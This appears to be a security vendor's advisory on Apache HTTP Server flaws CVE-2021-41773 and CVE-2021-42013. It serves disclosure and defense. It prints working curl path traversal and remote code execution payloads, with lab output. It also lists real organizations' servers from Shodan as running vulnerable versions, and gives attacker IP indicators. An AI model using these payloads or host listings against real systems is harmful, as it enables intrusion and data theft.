
Apache HTTP Server CVE-2021-42013 and CVE-2021-41773 Exploited in the Wild

blogs.juniper.net/en-us/enterprise-cloud-and-transformation/apache-http-server-cve-2021-42013-and-cve-2021-41773-exploited


October 22, 2021




Juniper Threat Labs has been seeing on-going attacks targeting Apache http servers. On October 4, the Apache Software Foundation disclosed CVE-2021-41773, a path traversal 0-day vulnerability with reports of it being exploited in-the wild. Within one day, several proofs-of-concept to exploit the vulnerability surfaced online, that also included an unauthenticated remote code execution. Along with these developments, we started seeing active exploitation of this vulnerability in our telemetry beginning on October 6.

On October 7, CVE-2021-42013 published as patch released by Apache for CVE-2021-41773, was bypassed and several proofs-of-concept to exploit it surfaced online.

Juniper Threat Labs is still seeing exploitation activity coming from multiple sources. Most of the exploitations are targeted toward two specific paths: **/etc/passwd** and **/bin/sh**. Below are a few examples of common requests captured in our telemetry.



CVE-2021-41773 Attacks



CVE-2021-42013 Attacks

Let’s examine how these vulnerabilities can be exploited.

Vulnerability Details

CVE-2021-41773 is a directory traversal vulnerability that was introduced as a result of a recent change to path normalization designed to improve performance in the URL validation in Apache http server 2.4.49. It was found that if files outside the directories were not protected by the default configuration, “**require all denied”,** the URL validation could be bypassed by the encoding character ‘.’. It was also verified that the vulnerability could be used for remote code execution if **mod_cgi** is enabled.

PoCs that surfaced online used multiple variants to perform evasion for path traversal:

- ***/.%2e/.%2e/.%2e/***
- ***/.%2e%2f.%2e%2f*** *that decodes to: /../../*
- ***/.%2e/%2e%2e/*** *that decodes to: /../../*

On October 7, CVE-2021-42013 was reported. It was observed that the patch rolled out for CVE-2021-41773 in Apache http server 2.4.50 was insufficient. The attackers could map the URLs to files outside the directories that can be configured by alias-like directives. If these files and directories are not protected by the default configuration **"require all denied"**, it could lead to code execution.

```
<IfModule alias_module>
        # Aliases: Add here as many aliases as you need (with no limit). The format is
        # Alias fakename realname
        #
        # Note that if you include a trailing / on fakename then the server will
        # require it to be present in the URL.  So "/icons" isn't aliased in this
        # example, only "/icons/".  If the fakename is slash-terminated, then the
        # realname must also be slash terminated, and if the fakename omits the
        # trailing slash, the realname must also omit it.
        #
        # We include the /icons/ alias for FancyIndexed directory listings.  If
        # you do not use FancyIndexing, you may comment this out.

        Alias /cgi-bin/ "/usr/lib/cgi-bin/"

        <Directory "/usr/lib/cgi-bin">
                Options FollowSymlinks
                AllowOverride None
                Require all granted
        </Directory>
</IfModule>
```

Any Outside Files and Directory can be mapped here

Inside Alias.conf

Apache http server version 2.4.51 was released to mitigate these flaws. These vulnerabilities affect only Apache web servers running on version 2.4.49 and 2.4.50. Older versions are unaffected by this vulnerability.

Exploitation

Juniper Threat Labs, set up Apache http server 2.4.49 to simulate the attack scenario.

Below is the vulnerable configuration:

- Vulnerable:
    - <Directory />
    - Require all granted
    - </Directory>

- NOT vulnerable (** DEFAULT **):
    - <Directory />
    - Require all denied
    - </Directory>

```
#
# ServerName gives the name and port that the server uses to identify itself.
# This can often be determined automatically, but we recommend you specify
# it explicitly to prevent problems during startup.
#
# If your host doesn't have a registered DNS name, enter its IP address here.
#
#ServerName www.example.com:80

#
# Deny access to the entirety of your server's filesystem. You must
# explicitly permit access to web content directories in other
# <Directory> blocks below.
#
<Directory />
    AllowOverride none
    Require all granted
</Directory>

#
# Note that from this point forward you must specifically allow
# particular features to be enabled - so if something's not working as
# you might expect, make sure that you have specifically enabled it
# below.
#

#
# DocumentRoot: The directory out of which you will serve your
# documents. By default, all requests are taken from this directory, but
# symbolic links and aliases may be used to point to other locations.
#
```

Vulnerable Configuration for Directory Traversal

Vulnerable config in httpd.conf

We can check the directory traversal with this one-liner curl command:

curl -v –path-as-is http://<target>/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd

```
┌──$ curl -v --path-as-is http://10.0.2.15:8081/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
*   Trying 10.0.2.15:8081...
* Connected to 10.0.2.15 (10.0.2.15) port 8081 (#0)
> GET /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd HTTP/1.1
> Host: 10.0.2.15:8081
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 11 Oct 2021 08:40:23 GMT
< Server: Apache/2.4.49 (Unix)
< Last-Modified: Mon, 27 Sep 2021 00:00:00 GMT
< ETag: "39e-5cceec7356000"
< Accept-Ranges: bytes
< Content-Length: 926
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
* Connection #0 to host 10.0.2.15 left intact
```

Contents of /etc/passwd retrieved

Payloads can be modified to view other files also.

- ***GET /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd***
- ***GET /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/hosts***
- ***GET /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/os-release***

This issue was fixed in Apache http server version 2.4.50 but was again exploited using double encoding technique.

```
└─$ curl 'http://10.0.2.15:8081/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/etc/passwd' -vv
*   Trying 10.0.2.15:8081...
* Connected to 10.0.2.15 (10.0.2.15) port 8081 (#0)
> GET /cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/etc/passwd HTTP/1.1
> Host: 10.0.2.15:8081
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 12 Oct 2021 08:30:39 GMT
< Server: Apache/2.4.49 (Unix)
< Last-Modified: Mon, 27 Sep 2021 00:00:00 GMT
< ETag: "39e-5cceec7356000"
< Accept-Ranges: bytes
< Content-Length: 926
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
* Connection #0 to host 10.0.2.15 left intact
```

Double encoding used

Contents of /etc/passwd retrieved via double encoding

Path Traversal to Remote Code Execution (RCE)

A remote unauthenticated user can create a specially crafted request with malicious code embedded in it that can lead to directory traversal and remote code execution. To achieve RCE, there are some pre-requisites.

- *RCE is possible on the server only if mod_cgi is enabled. Mod_cgi is disabled in the default Apache http server configuration.*
- *Target binary should have executable permissions for /bin/sh.*

Below is the vulnerable configuration of httpd.conf:

```
root@mikey-VirtualBox: /home/mikey/Desktop
#LoadModule lbmethod_byrequests_module modules/mod_lbmethod_byrequests.so
#LoadModule lbmethod_bytraffic_module modules/mod_lbmethod_bytraffic.so
#LoadModule lbmethod_bybusyness_module modules/mod_lbmethod_bybusyness.so
#LoadModule lbmethod_heartbeat_module modules/mod_lbmethod_heartbeat.so
LoadModule unixd_module modules/mod_unixd.so
#LoadModule heartbeat_module modules/mod_heartbeat.so
#LoadModule heartmonitor_module modules/mod_heartmonitor.so
#LoadModule dav_module modules/mod_dav.so
LoadModule status_module modules/mod_status.so
LoadModule autoindex_module modules/mod_autoindex.so
#LoadModule asis_module modules/mod_asis.so
#LoadModule info_module modules/mod_info.so
#LoadModule suexec_module modules/mod_suexec.so
<IfModule !mpm_prefork_module>
        LoadModule cgid_module modules/mod_cgid.so
</IfModule>
<IfModule mpm_prefork_module>
        LoadModule cgi_module modules/mod_cgi.so
</IfModule>
#LoadModule dav_fs_module modules/mod_dav_fs.so
#LoadModule dav_lock_module modules/mod_dav_lock.so
#LoadModule vhost_alias_module modules/mod_vhost_alias.so
#LoadModule negotiation_module modules/mod_negotiation.so
LoadModule dir_module modules/mod_dir.so
#LoadModule imagemap_module modules/mod_imagemap.so
#LoadModule actions_module modules/mod_actions.so
#LoadModule speling_module modules/mod_speling.so
#LoadModule userdir_module modules/mod_userdir.so
LoadModule alias_module modules/mod_alias.so
#LoadModule rewrite_module modules/mod_rewrite.so

<IfModule unixd_module>
#
# If you wish httpd to run as a different user or group, you must run
# httpd as root initially and it will switch.
#
# User/Group: The name (or #number) of the user/group to run httpd as.
# It is usually good practice to create a dedicated user and group for
# running httpd, as with most system services.
#
User daemon
Group daemon

</IfModule>
                                                        208,44        33%
```

Vulnerable Config for RCE

mod_cgi module enabled in httpd.conf

We can check the response with a one-liner curl command:

curl 'http://<Target>/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh' -d 'A=\|echo;id' -vv

```
┌──(kali㉿kali)-[~]
└─$ curl 'http://10.0.2.15:8082/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh' -d 'A=|echo;id' -vv
*   Trying 10.0.2.15:8082 ...
* Connected to 10.0.2.15 (10.0.2.15) port 8082 (#0)
> POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1
> Host: 10.0.2.15:8082
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Length: 10
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 10 out of 10 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 07 Oct 2021 09:39:18 GMT
< Server: Apache/2.4.49 (Unix)
< Transfer-Encoding: chunked
<
uid=1(daemon) gid=1(daemon) groups=1(daemon)
* Connection #0 to host 10.0.2.15 left intact

┌──(kali㉿kali)-[~]
└─$
```

Response received

Testing remote code execution

curl 'http://<Target>/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh' –data 'echo Content-Type: text/plain; echo; id'

```
┌──(kali㉿kali)-[~]
└─$ curl 'http://10.0.2.15:8082/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh' --data 'echo Content-Type: text/plain; echo; id' -vv
*   Trying 10.0.2.15:8082 ...
* Connected to 10.0.2.15 (10.0.2.15) port 8082 (#0)
> POST /cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh HTTP/1.1
> Host: 10.0.2.15:8082
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Length: 39
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 39 out of 39 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 11 Oct 2021 07:20:36 GMT
< Server: Apache/2.4.49 (Unix)
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
uid=1(daemon) gid=1(daemon) groups=1(daemon)
* Connection #0 to host 10.0.2.15 left intact
```

Testing remote code execution with double encoding

By conducting a simple search on Shodan, results shows that there are over 112,000 Apache servers across the globe running on Apache http server version 2.4.49 and almost 13,000 with version 2.4.50. There might be other vulnerable web servers configured that do not display version information.

https://www.shodan.io/search?query=Apache+HTTP+Server+2.4.49+

SHODAN | Explore | Pricing | Apache HTTP Server 2.4.49

TOTAL RESULTS
112,775

TOP COUNTRIES

United States	43,442
Germany	12,613
Canada	9,925
France	7,456
United Kingdom	4,035

More...

TOP PORTS

80	54,994
443	53,016
8443	1,563
8181	1,166
8080	558

More...

TOP ORGANIZATIONS

Canaca-com Inc.	4,877
Liquid Web, L.L.C	4,334
DigitalOcean, LLC	3,967

View Report | View on Map

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

Instinctif Partners
52.210.47.34
ec2-52-210-47-34.eu-west-1.compute.amazonaws.com
Amazon Data Services Ireland Limited
Ireland, Dublin
cloud

SSL Certificate
Issued By:
|- Common Name:
Go Daddy Secure Certificate Authority - G2
|- Organization:
GoDaddy.com, Inc.
Issued To:
|- Common Name:
optic.instinctif.com
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2, TLSv1.3
Diffie-Hellman Fingerprint:
RFC3526/Oakley Group 14

```
HTTP/1.1 200 OK
Date: Wed, 06 Oct 2021 15:00:52 GMT
Server: Apache/2.4.49 (Ubuntu)
Content-Length: 4314
Expires: Wed, 06 Oct 2021 15:00:52 GMT
Cache-Control: max-age=0, no-cache, no-store, must-revalidate
Vary: Cookie,Accept-Encoding
X-Frame-Options: SAMEORIGIN
Set-Cookie: csrftoken=dN4oW...
```

Inora Life DAC - Please Choose a Language
162.13.125.18
m1vps3.mediaonesupport.com
Rackspace Ltd.
United Kingdom, London

```
HTTP/1.1 200 OK
Date: Wed, 06 Oct 2021 15:04:40 GMT
Server: Apache/2.4.49 (cPanel) OpenSSL/1.1.1l mod_bwlimited/1.4
Last-Modified: Fri, 11 Sep 2020 13:46:02 GMT
ETag: "30e58c-3345-5af09e7cb9a80"
Accept-Ranges: bytes
Content-Length: 13125
Vary: Accept-Encoding,User-Agent
Connection: close
...
```

188.165.24.60
ip60.ip-188-165-24.eu
UAB OVH
France, Talange

```
HTTP/1.1 200 OK
Date: Wed, 06 Oct 2021 15:04:32 GMT
Server: Apache/2.4.49 (Unix) OpenSSL/1.0.2k-fips
Last-Modified: Sat, 18 Sep 2021 05:39:46 GMT
ETag: "13cd-5cc3e79bcac80"
```

Shodan results for Apache Http Server 2.4.49
Image Source: Shodan

SHODAN | Explore | Pricing | Apache HTTP Server 2.4.50

TOTAL RESULTS
13,585

TOP COUNTRIES

United States	5,753
Germany	1,251
Canada	949
Netherlands	831
United Kingdom	578

More...

TOP PORTS

80	6,808
443	6,499
8080	101
8443	45
81	19

More...

TOP ORGANIZATIONS

Amazon Technologies Inc.	679
Brownrice Internet, Inc.	517
Canaca-com Inc.	482
Liquid Web, L.L.C	469

View Report | View on Map

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

301 Moved Permanently
209.96.64.40
home.stltoday.com
smtp.stltoday.com
Lee Enterprises, Inc.
United States, St. Louis

SSL Certificate
Issued By:
|- Common Name:
R3
|- Organization:
Let's Encrypt
Issued To:
|- Common Name:
home.stltoday.com
Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 301 Moved Permanently
Date: Mon, 11 Oct 2021 13:39:26 GMT
Server: Apache/2.4.50 (FreeBSD) OpenSSL/1.1.1l PHP/7.4.24
Location: http://thepost-dispatchstore.com
Content-Length: 240
Content-Type: text/html; charset=iso-8859-1
x-haproxy: yes
```

Columbia eMERGE – Columbia University Electronic Medical Records and Genomics project
156.145.115.109
fhirmed.dbmi.columbia.edu
emerge.cumc.columbia.edu
The Trustees of Columbia University in the City of New York
United States, New York City
php

```
HTTP/1.1 200 OK
Date: Mon, 11 Oct 2021 13:37:43 GMT
Server: Apache/2.4.50 (Ubuntu)
X-Frame-Options: sameorigin
Set-Cookie: PHPSESSID=7336jvk44d1kqq9qqoc18fsfhe; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Link: <http://...
```

影視製作及多媒體設計工作室
3.37.22.134
ec2-3-37-22-134.ap-northeast-2.compute.amazonaws.com
AWS Asia Pacific (Seoul) Region
Korea, Republic of, Seoul
php
cloud | self-signed

SSL Certificate
Issued By:
|- Common Name:
example.com
Issued To:
|- Common Name:
example.com
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
Date: Mon, 11 Oct 2021 13:40:36 GMT
Server: Apache/2.4.50 (Unix) OpenSSL/1.1.1d
X-Powered-By: PHP/7.4.24
Link: <https://3.37.22.134/wp-json/>; rel="https://api.w.org/", <https://3.37.22.134/wp-json/wp/v2/pages,
```

Shodan results for Apache Http Server 2.4.50

Image Source: Shodan

Remediation and Conclusion:

Juniper Networks' SRX Series Next-Generation Firewall (NGFW) customers with an IDP license are protected against this vulnerability by the signature: **HTTP: APACHE: APACHE-PATH-TRAV.**

At the same time, all customers are recommended to update to the latest stable version of Apache http server as soon as possible, as per the advisory released by the Apache Foundation and to mitigate any risk associated with active exploitation of the flaw.

Indicators of Compromise:

Below are some of the attacker's IOC's:

45[.]146.164.110

139[.]59.126.50

128[.]90.166.247

128[.]90.161.152

128[.]90.166.31

157[.]119.200.185

163[.]172.173.238

89[.]248.173.143

145[.]220.25.28

134[.]122.112.12

145[.]220.25.6

161[.]35.86.181

143[.]198.136.88

155[.]138.142.87

167[.]99.133.28

185[.]111.51.118

185[.]225.17.102

89[.]46.62.130

137[.]184.69.137

140[.]213.59.194

142[.]93.35.77

143[.]198.62.76

157[.]230.212.97

157[.]230.216.201

157[.]245.153.240

157[.]245.51.232

178[.]128.164.5

46[.]101.59.235